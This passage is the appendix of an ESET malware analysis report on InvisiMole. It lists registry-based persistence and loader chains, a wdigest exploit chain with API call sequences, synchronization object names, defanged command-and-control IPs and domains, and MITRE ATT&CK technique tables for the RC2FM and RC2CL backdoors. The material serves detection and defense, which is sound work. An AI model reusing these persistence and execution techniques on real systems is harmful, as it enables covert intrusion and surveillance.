HKLM\SYSTEM\ControlSet001\services\clr_optimization_v2.0.51527_X86
        “Type”=dword:00000010
        “Start”=dword:00000002
        “ErrorControl”=dword:00000000
        “ImagePath”= “C:\Windows\system32\mscorscvs.exe”
        “DisplayName”=”Microsoft .NET Framework NGEN v2.0.51527_X86”
        “ObjectName”=”LocalSystem”
        “Description”=”Microsoft .NET Framework NGEN v.2”

HKLM\SYSTEM\ControlSet001\services\clr_optimization_v2.0.51527_X86\Parameters
        “Application”=”C:\Windows\system32\drivers\NGEN Framework\NGEN.exe”
        “AppDirectory”=”C:\Windows\system32\drivers\NGEN Framework”
        “AppParameters”=”VirtualAlloc 0 0x20000 0x3000 0x40 , CreateFileW “Ngen.
        cab” 0x80000000 0 0 3 0 0 , SetFilePointer $$:7 64 0 0 , ReadFile $$:7 $$:1
        0x20000 $b:4 0 , CloseHandle $$:7 , EnumUILanguagesA $$:1 4 $$:1”

HKLM\software\microsoft\drm or HKLM\software\microsoft\windows\currentversion or
HKLM\software\microsoft\windows\currentversion\ext or HKLM\software\microsoft\
function discovery\registrystore\publication\explorer
        “1Extylc8fC5X1PL”
        “1Extylc8fC5X1HK”
        “1Extylc8fC5X1RK”
        “1Extylc8fC5X1PL”
        “1Extylc8fC5X1HK”
        “1Extylc8fC5X1RK”
        “1Extylc8fC5X1PL”
        “1Extylc8fC5X1HK”
        “1Extylc8fC5X1RK”
```

9.4.3 Wdigest exploit chain

```
HKCU\SOFTWARE\Classes\lnkfile
        “Curver” = “.zeros”

HKCU\SOFTWARE\Classes\ms-settings
        “Curver” = “.zeros”

HKCU\SOFTWARE\Classes\.zeros\shell\open
        “command” = “”%APPDATA%\Microsoft\Installer\kb043921.exe” OpenFileMappingW
        0xF003F 0 “XVD21x9DC” , MapViewOfFile $$:1 0xF003F 0 0 %installer_size% ,
        CreateThread 0 0 $$:6 $$:6 0 0 , WaitForSingleObject $$:13 -1”

HKLM\SOFTWARE\Microsoft\FlashConfig or HKLM\SOFTWARE\WOW6432Node\Microsoft\FlashConfig
        “FlashConfigEnrollee” = “shell32 ShellExec_RunDLL  “C:\Windows\SysWOW64\
        drivers\Rundll32.exe” “C:\Windows\SysWOW64\drivers\wdigest.dll”,SpInitialize
        %SHELLCODE_BYTES%”

HKLM\SOFTWARE\ODBC or HKLM\SOFTWARE\WOW6432Node\ODBC
        “A”
        “B”
        “C”
        “D”
        “M”

HKLM\SYSTEM\CurrentControlSet\Services\CsPower
        “Type”=dword:00000020
        “Start”=dword:00000004
        “ErrorControl”=dword:00000000
        “ImagePath”= “%SystemRoot%\System32\svchost.exe -k DComLaunch” (translated
        from hex)
        “DisplayName”=”System Group”
        “Group”=”Plugplay”
        “ObjectName”=”LocalSystem”
        “RequiredPrivileges”=SeTcbPrivilege
                SeSecurityPrivilege
                SeAssignPrimaryTokenPrivilege
                SeTakeOwnershipPrivilege
                SeLoadDriverPrivilege
                SeBackupPrivilege
                SeRestorePrivilege
                SeImpersonatePrivilege
                SeAuditPrivilege
                SeChangeNotifyPrivilege
                SeUndockPrivilege
```

```
              SeDebugPrivilege
              SeSystemEnvironmentPrivilege (translated from hex)
       “DeleteFlag”=dword:00000001


HKLM\SYSTEM\CurrentControlSet\Services\CsPower\Parameters
       “ServiceDll”= “%SystemRoot%\System32\FXSCOMPOSE.dll” (translated from hex)
       “ServiceMain”=”HrSelectEmailRecipient”
```

9.4.4 DNS downloader

```
HKCU\Software\Microsoft\EventSystem
       “AutoExA”
       “AutoExB”
       “AutoExC”
HKCU\Software\Microsoft\EventSystem
       “KeyA”
       “KeyB”
       “KeyC”
```

9.4.5 RC2FM backdoor

```
HKCU\Software\Microsoft\IE\Cache
       “Index”
HKCU\Software\Microsoft\IE
       “SecureProtocols”
HKCU\Software\Microsoft\IE\Thumbnails
```

9.4.6 RC2CL backdoor

```
HKCU\Software\Microsoft\Direct3D or HKLM\Software\Microsoft\Windows NT\
CurrentVersion\Console
       “BSKS”
       “Common”
       “Current”
       “DisableFM”
       “Edit”
       “ENC”
       ”ENCEx”
       “ENCEx2”
       “FFLT”
       “Flag1”
       “FlagLF”
       “FlagLF2”
       “IfData”
       “INFO”
       “InstallA”
```

```
“InstallB”
“LastFD”
“LegacyImpersonationNumber”
“LM”
“MachineAccessStateData”
“MachineAT”
“MachineDataUM”
“MachineNW”
“MachineState 0”
“MFLT”
“OverMin”
“RPT”
“SettingsFM”
“SettingsMC”
“SettingsSR1”
“SettingsSR2”
“SP2”
“SP3”
“UseDFlag”

(Unknown registry key)
“Value_Bck”
“Value_Cmnm”
“Value_CMS”
“Value_DFl”
“Value_DFM”
“Value_FAT”
“Value_FGL”
“Value_FPP_ZC”
“Value_LastL”
“Value_LgsD”
“Value_LM”
“Value_LNM”
“Value_LsFl1”
“Value_LsFl2”
“Value_M1”
“Value_MD”
“Value_MF”
“Value_MFV”
“Value_MIN”
“Value_MMc”
“Value_MNL”
“Value_MRP”
“Value_MSS”
“Value_onFPL”
“Value_OvMin”
“Value_PEIP_ZC”
```

```
“Value_PtS”
“Value_SlF”
“Value_SR1”
“Value_SR2”
“Value_SRC”
“Value_uLA”
“Value_uLB”
“Value_Ulcf”
“Value_UM”
“Value_WDSP_ZC”
“Value_WPDF_ZC”
“Value_WSFX_ZC”
```

9.5 Synchronization objects

9.5.1 Mutex names

MSO~2
MSO~4
Mutex_sync
wkssvmtx

Semaphore names

Global\BrLK
Global\GtLK
Global\M6Br
Global\M6Gt
Global\M6Nx
Global\M6St
Global\MBrT
Global\MMGt
Global\MMNx
Global\MMSt
Global\NxLK
Global\StLK
Global\TsLK
Global\TsM5
Global\TsM6

9.5.2 Shared memory names

ExMp0043
ExMp0044
XVD21x9DC

9.5.3 Event names

EvMExM2ER
EvMExM2OK
ExMpER43
ExMpER44
ExMpOK43
ExMpOK44

9.6 C&C servers

9.6.1 IP addresses

46.165.220[.]228
80.255.3[.]66
85.17.26[.]174
185.193.38[.]55
194.187.249[.]157
195.154.255[.]211

9.6.2 Domain names

153[.]re
adstat[.]red
adtrax[.]net
akamai.sytes[.]net
amz-eu401[.]com
blabla234342.sytes[.]net
mx1[.]be
statad[.]de
time.servehttp[.]com
upd[.]re
update[.]xn--6frz82g (update[.]移动)
updatecloud.sytes[.]net
updchecking.sytes[.]net
wlsts[.]net

10 MITRE ATT&CK TECHNIQUES

Note: For better readability, we have separated the RC2FM and RC2CL backdoors into their respective ATT&CK mapping tables, because of their rich capabilities. The first mapping pertains to InvisiMole's supporting components used for delivery, lateral movement, execution chains, and for downloading additional payloads.

10.1 InvisiMole

Tactic	ID	Name	Description
Execution	*T1196*	Control Panel Items	InvisiMole's loader is masked as a CPL file, misusing control panel items for execution.
	T1106	Execution through API	InvisiMole has used `ShellExecuteW` and `CreateProcessW` APIs to execute files.
	T1129	Execution through Module Load	InvisiMole implements a custom loader for its components (InvisiMole blobs).
	T1203	Exploitation for Client Execution	InvisiMole has delivered vulnerable `Total Video Player` software and `wdigest.dll` library and exploited their stack overflow and input validation vulnerabilities, respectively, to gain covert code execution.
	T1085	Rundll32	InvisiMole has used `rundll32.exe` as part of its execution chain.
	T1053	Scheduled Task	InvisiMole has used Windows task scheduler as part of its execution chains.
	T1064	Scripting	InvisiMole has used a JavaScript file named `Control.js` as part of its execution chain.
	T1035	Service Execution	InvisiMole has registered a Windows service as one of the ways to execute its malicious payload.
	T1204	User Execution	InvisiMole has been delivered as trojanized versions of software and documents, using deceiving names and icons and relying on user execution.
Persistence	*T1050*	New Service	InvisiMole has registered a Windows service named `clr_optimization_v2.0.51527_X86` to achieve persistence.
	T1060	Registry Run Keys / Startup Folder	InvisiMole has placed a LNK file in Startup Folder to achieve persistence.
	T1053	Scheduled Task	InvisiMole has scheduled tasks under names `MSST` and `\Microsoft\Windows\Autochk\Scheduled` to achieve persistence.
	T1023	Shortcut Modification	InvisiMole has placed a LNK file in Startup Folder to achieve persistence.
Privilege Escalation	*T1088*	Bypass User Account Control	InvisiMole can bypass UAC to obtain elevated privileges.
	T1068	Exploitation for Privilege Escalation	InvisiMole has exploited CVE-2007-5633 vulnerability in `speedfan.sys` driver to obtain kernel mode privileges.

Defense Evasion	T1140	Deobfuscate/Decode Files or Information	InvisiMole decrypts strings using variations of XOR cipher. InvisiMole decrypts its components using the `CryptUnprotectData` API and two-key triple DES.
	T1480	Execution Guardrails	InvisiMole has used Data Protection API to encrypt its components on the victim's computer, to evade detection and make sure the payload can only be decrypted (and then loaded) on one specific compromised computer.
	T1143	Hidden Window	InvisiMole has executed legitimate tools in hidden windows and used them to execute malicious InvisiMole components.
	T1066	Indicator Removal from Tools	InvisiMole has undergone technical improvements in attempt to evade detection.
	T1202	Indirect Command Execution	InvisiMole has used winapiexec tool for indirect execution of Windows API functions.
	T1027	Obfuscated Files or Information	InvisiMole has obfuscated strings and code to make analysis more difficult, and encrypted its components to thwart detection.
	T1055	Process Injection	InvisiMole has injected its code into trusted processes using an improved ListPlanting technique and via APC queue.
	T1108	Redundant Access	InvisiMole has deployed multiple backdoors on a single compromised computer.
	T1085	Rundll32	InvisiMole has used `rundll32.exe` as part of its execution chain.
	T1064	Scripting	InvisiMole's loader uses a JavaScript script as a part of setting up persistence.
	T1063	Security Software Discovery	InvisiMole's DNS plugin avoids connecting to the C&C server if selected network sniffers are detected running.
	T1099	Timestomp	InvisiMole has modified timestamps of files that it creates or modifies.
	T1036	Masquerading	InvisiMole has attempted to disguise its droppers as legitimate software or documents, and to conceal itself by registering under a seemingly legitimate service name.
Discovery	T1046	Network Service Scanning	InvisiMole has performed network scanning within the compromised network using its Portscan and BlueKeep components, in order to search for open ports and for hosts vulnerable to the BlueKeep vulnerability.
	T1518	Software Discovery	InvisiMole's DNS downloader attempts to detect selected network sniffer tools, and pauses its network traffic if any are detected running.
	T1082	System Information Discovery	InvisiMole's DNS downloader collects computer name and system volume serial number.
	T1124	System Time Discovery	InvisiMole can collect the timestamp from the victim's machine.
Lateral Movement	T1210	Exploitation of Remote Services	InvisiMole has exploited EternalBlue and BlueKeep vulnerabilities for lateral movement.
	T1080	Taint Shared Content	InvisiMole has replaced legitimate software or documents in the compromised network with their trojanized versions, in an attempt to propagate itself within the network.

Command and Control	T1043	Commonly Used Port	InvisiMole's downloader uses port 443 for C&C communication. InvisiMole's DNS plugin uses port 53 for C&C communication.
	T1090	Connection Proxy	InvisiMole's TCP downloader is able to utilize user-configured proxy servers for C&C communication.
	T1024	Custom Cryptographic Protocol	InvisiMole's TCP and DNS downloaders use a custom cryptographic protocol for encrypting network communication.
	T1132	Data Encoding	InvisiMole's DNS downloader uses a variation of base32 encoding to encode data into the subdomain in its requests.
	T1008	Fallback Channels	InvisiMole's TCP and DNS downloaders are configured with several C&C servers.
	T1105	Remote File Copy	InvisiMole's TCP and DNS downloaders can download additional files to be executed on the compromised system.
	T1071	Standard Application Layer Protocol	InvisiMole's DNS downloader uses DNS protocol for C&C communication.
	T1095	Standard Non-Application Layer Protocol	InvisiMole's TCP downloader uses TCP protocol for C&C communication.
	T1065	Uncommonly Used Port	InvisiMole's TCP downloader uses port 1922 for C&C communication.

10.2 RC2CL backdoor

Tactic	ID	Name	Description
Execution	T1059	Command-Line Interface	RC2CL backdoor can create a remote shell to execute commands.
	T1106	Execution through API	RC2CL backdoor uses `CreateProcess` and `CreateProcessAsUser` APIs to execute files.
Privilege Escalation	T1134	Access Token Manipulation	RC2CL backdoor can use `CreateProcessAsUser` API to start a new process under context of another user or process.
	T1088	Bypass User Account Control	RC2CL backdoor can disable and bypass UAC to obtain elevated privileges.
Defense Evasion	T1090	Connection Proxy	RC2CL backdoor can be configured as a proxy relaying communication between other compromised computers and C&C server.
	T1140	Deobfuscate/Decode Files or Information	RC2CL backdoor decrypts strings using variations of XOR cipher.
	T1089	Disabling Security Tools	RC2CL backdoor is able to disable Windows firewall.
	T1107	File Deletion	RC2CL backdoor can delete dropped artifacts, and various files on-demand following a delete command. RC2CL backdoor can safely delete files to thwart forensic analysis.
	T1112	Modify Registry	RC2CL backdoor hides its configuration within registry keys.
	T1027	Obfuscated Files or Information	RC2CL backdoor obfuscates/encrypts strings and code to make analysis more difficult.
	T1099	Timestomp	RC2CL backdoor modifies timestamps of files that it creates/modifies.
	T1497	Virtualization/Sandbox Evasion	RC2CL backdoor is able to detect virtualized environments.

Discovery	T1087	Account Discovery	RC2CL backdoor can list account information and session information.
	T1010	Application Window Discovery	RC2CL backdoor can list information about active windows.
	T1083	File and Directory Discovery	RC2CL backdoor can list files, and specifically recently opened files, and list information about mapped/unmapped drives.
	T1046	Network Service Scanning	RC2CL backdoor is able to scan the compromised network for hosts vulnerable to EternalBlue vulnerability.
	T1057	Process Discovery	RC2CL backdoor can list running processes.
	T1012	Query Registry	RC2CL backdoor can query registry to obtain information about installed software, applications accessed by users, applications executed on user login/system start, recently opened files,
	T1063	Security Software Discovery	RC2CL backdoor modifies its behavior if Bitdefender firewall is enabled, or if selected AV processes are detected running.
	T1518	Software Discovery	RC2CL backdoor can list installed software, recently accessed software by users, software executed on each user login and/or each system start.
	T1082	System Information Discovery	RC2CL backdoor can list information about loaded drivers, computer name, OS version, memory status, local time, system and process DEP policy, ...
	T1016	System Network Configuration Discovery	RC2CL backdoor can list IP table; configured proxy information; information about enabled wireless networks for geolocation of the victims.
	T1007	System Service Discovery	RC2CL backdoor can list system service information.
Collection	T1123	Audio Capture	RC2CL backdoor can record the sounds from microphones on a computer. RC2FM misuses a legitimate lame.dll for MP3 encoding of the recordings.
	T1005	Data from Local System	RC2CL backdoor can collect data from the system, and can monitor changes in specified directories.
	T1074	Data Staged	RC2CL backdoor can store collected data in a central location for a later exfiltration.
	T1113	Screen Capture	RC2CL backdoor can capture screenshots of the victim's screen. RC2CL backdoor can also capture screenshots of separate windows.
	T1125	Video Capture	RC2CL backdoor can access victim's webcam and capture photos/record videos.
Command and Control	T1008	Fallback Channels	RC2CL backdoor is configured with several C&C servers. Via a backdoor command, it is possible to extend the list and change which C&C server is used.
	T1105	Remote File Copy	InvisiMole can download additional files to be executed on the compromised system.
	T1065	Uncommonly Used Port	RC2CL backdoor uses port 1922 for C&C communication.
Exfiltration	T1002	Data Compressed	RC2CL backdoor can create zlib and SFX archives. It misuses a copy of the legitimate WinRAR tool for compression and decompression.
	T1022	Data Encrypted	RC2CL backdoor uses variations of XOR cipher to encrypt data.
	T1041	Exfiltration Over Command and Control Channel	RC2CL backdoor exfiltrates collected information over its C&C channel.

10.3 RC2FM backdoor

Tactic	ID	Name	Description
Execution	T1059	Command-Line Interface	RC2FM backdoor can create a remote shell to execute commands.
	T1106	Execution through API	RC2FM backdoor supports a command that uses `ShellExecute` and `CreateProcess` APIs to execute files.
Privilege Escalation	T1088	Bypass User Account Control	RC2FM backdoor can bypass UAC to obtain elevated privileges.
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	RC2FM backdoor decrypts strings using variations of XOR cipher.
	T1107	File Deletion	RC2FM backdoor can delete dropped artifacts, and various files on-demand following a delete command.
	T1143	Hidden Window	RC2FM backdoor uses CREATE_NO_WINDOW creation flag to execute malware in hidden window.
	T1112	Modify Registry	RC2FM backdoor hides its configuration within registry keys.
	T1027	Obfuscated Files or Information	RC2FM backdoor obfuscates/encrypts strings and code to make analysis more difficult.
	T1055	Process Injection	RC2FM backdoor can inject itself into `ctfmon.exe`, `dwm.exe`, `sihost.exe` and `taskhost.exe` processes.
	T1085	Rundll32	RC2FM backdoor uses rundll32.exe to load a stub DLL to which it then injects itself.
	T1099	Timestamp	RC2FM backdoor modifies timestamps of files that it creates/modifies.
	T1497	Virtualization/Sandbox Evasion	RC2FM backdoor is able to detect virtualized environments.
Discovery	T1083	File and Directory Discovery	RC2FM backdoor collects information about mapped drives. It can list files in a specific folder.
	T1135	Network Share Discovery	RC2FM backdoor can list connected network shares.
	T1057	Process Discovery	RC2FM backdoor can list running processes.
	T1082	System Information Discovery	RC2FM backdoor collects computer name and system volume serial number.
	T1016	System Network Configuration Discovery	RC2FM backdoor lists information about configured proxy servers.
Collection	T1123	Audio Capture	RC2FM backdoor can record the sounds from microphones on a computer. It misuses a legitimate lame.dll for MP3 encoding of the recordings.
	T1025	Data from Removable Media	RC2FM backdoor can collect jpeg files from connected MTP devices.
	T1056	Input Capture	RC2FM backdoor can collect keystrokes.
	T1113	Screen Capture	RC2FM backdoor can capture screenshots of the victim’s screen.
Command and Control	T1043	Commonly Used Port	RC2FM backdoor uses port 80 for C&C communication.
	T1090	Connection Proxy	RC2FM backdoor can use proxies configured on the local system, for various installed and portable browsers, if direct connection to the C&C server fails.
	T1008	Fallback Channels	RC2FM backdoor is configured with several C&C servers. It is possible to update the C&C server by a backdoor command.
	T1105	Remote File Copy	InvisiMole can download additional files to be executed on the compromised system.
	T1071	Standard Application Layer Protocol	RC2FM backdoor uses HTTP for C&C communication.

Exfiltration	*T1022*	Data Encrypted	RC2FM backdoor uses variations of XOR cipher to encrypt data.
	T1041	Exfiltration Over Command and Control Channel	RC2FM backdoor exfiltrates collected information over its C&C channel.

ABOUT ESET

For 30 years, *ESET®* has been developing industry-leading IT security software and services for businesses and consumers worldwide. With solutions ranging from endpoint and mobile security, to encryption and two-factor authentication, ESET's high-performing, easy-to-use products give consumers and businesses the peace of mind to enjoy the full potential of their technology. ESET unobtrusively protects and monitors 24/7, updating defenses in real time to keep users safe and businesses running without interruption. Evolving threats require an evolving IT security company. Backed by R&D centers worldwide, ESET becomes the first IT security company to earn *100 Virus Bulletin VB100* awards, identifying every single "in-the-wild" malware without interruption since 2003. For more information, visit www.eset.com or follow us on *LinkedIn*, *Facebook* and *Twitter*.

ENJOY SAFER TECHNOLOGY™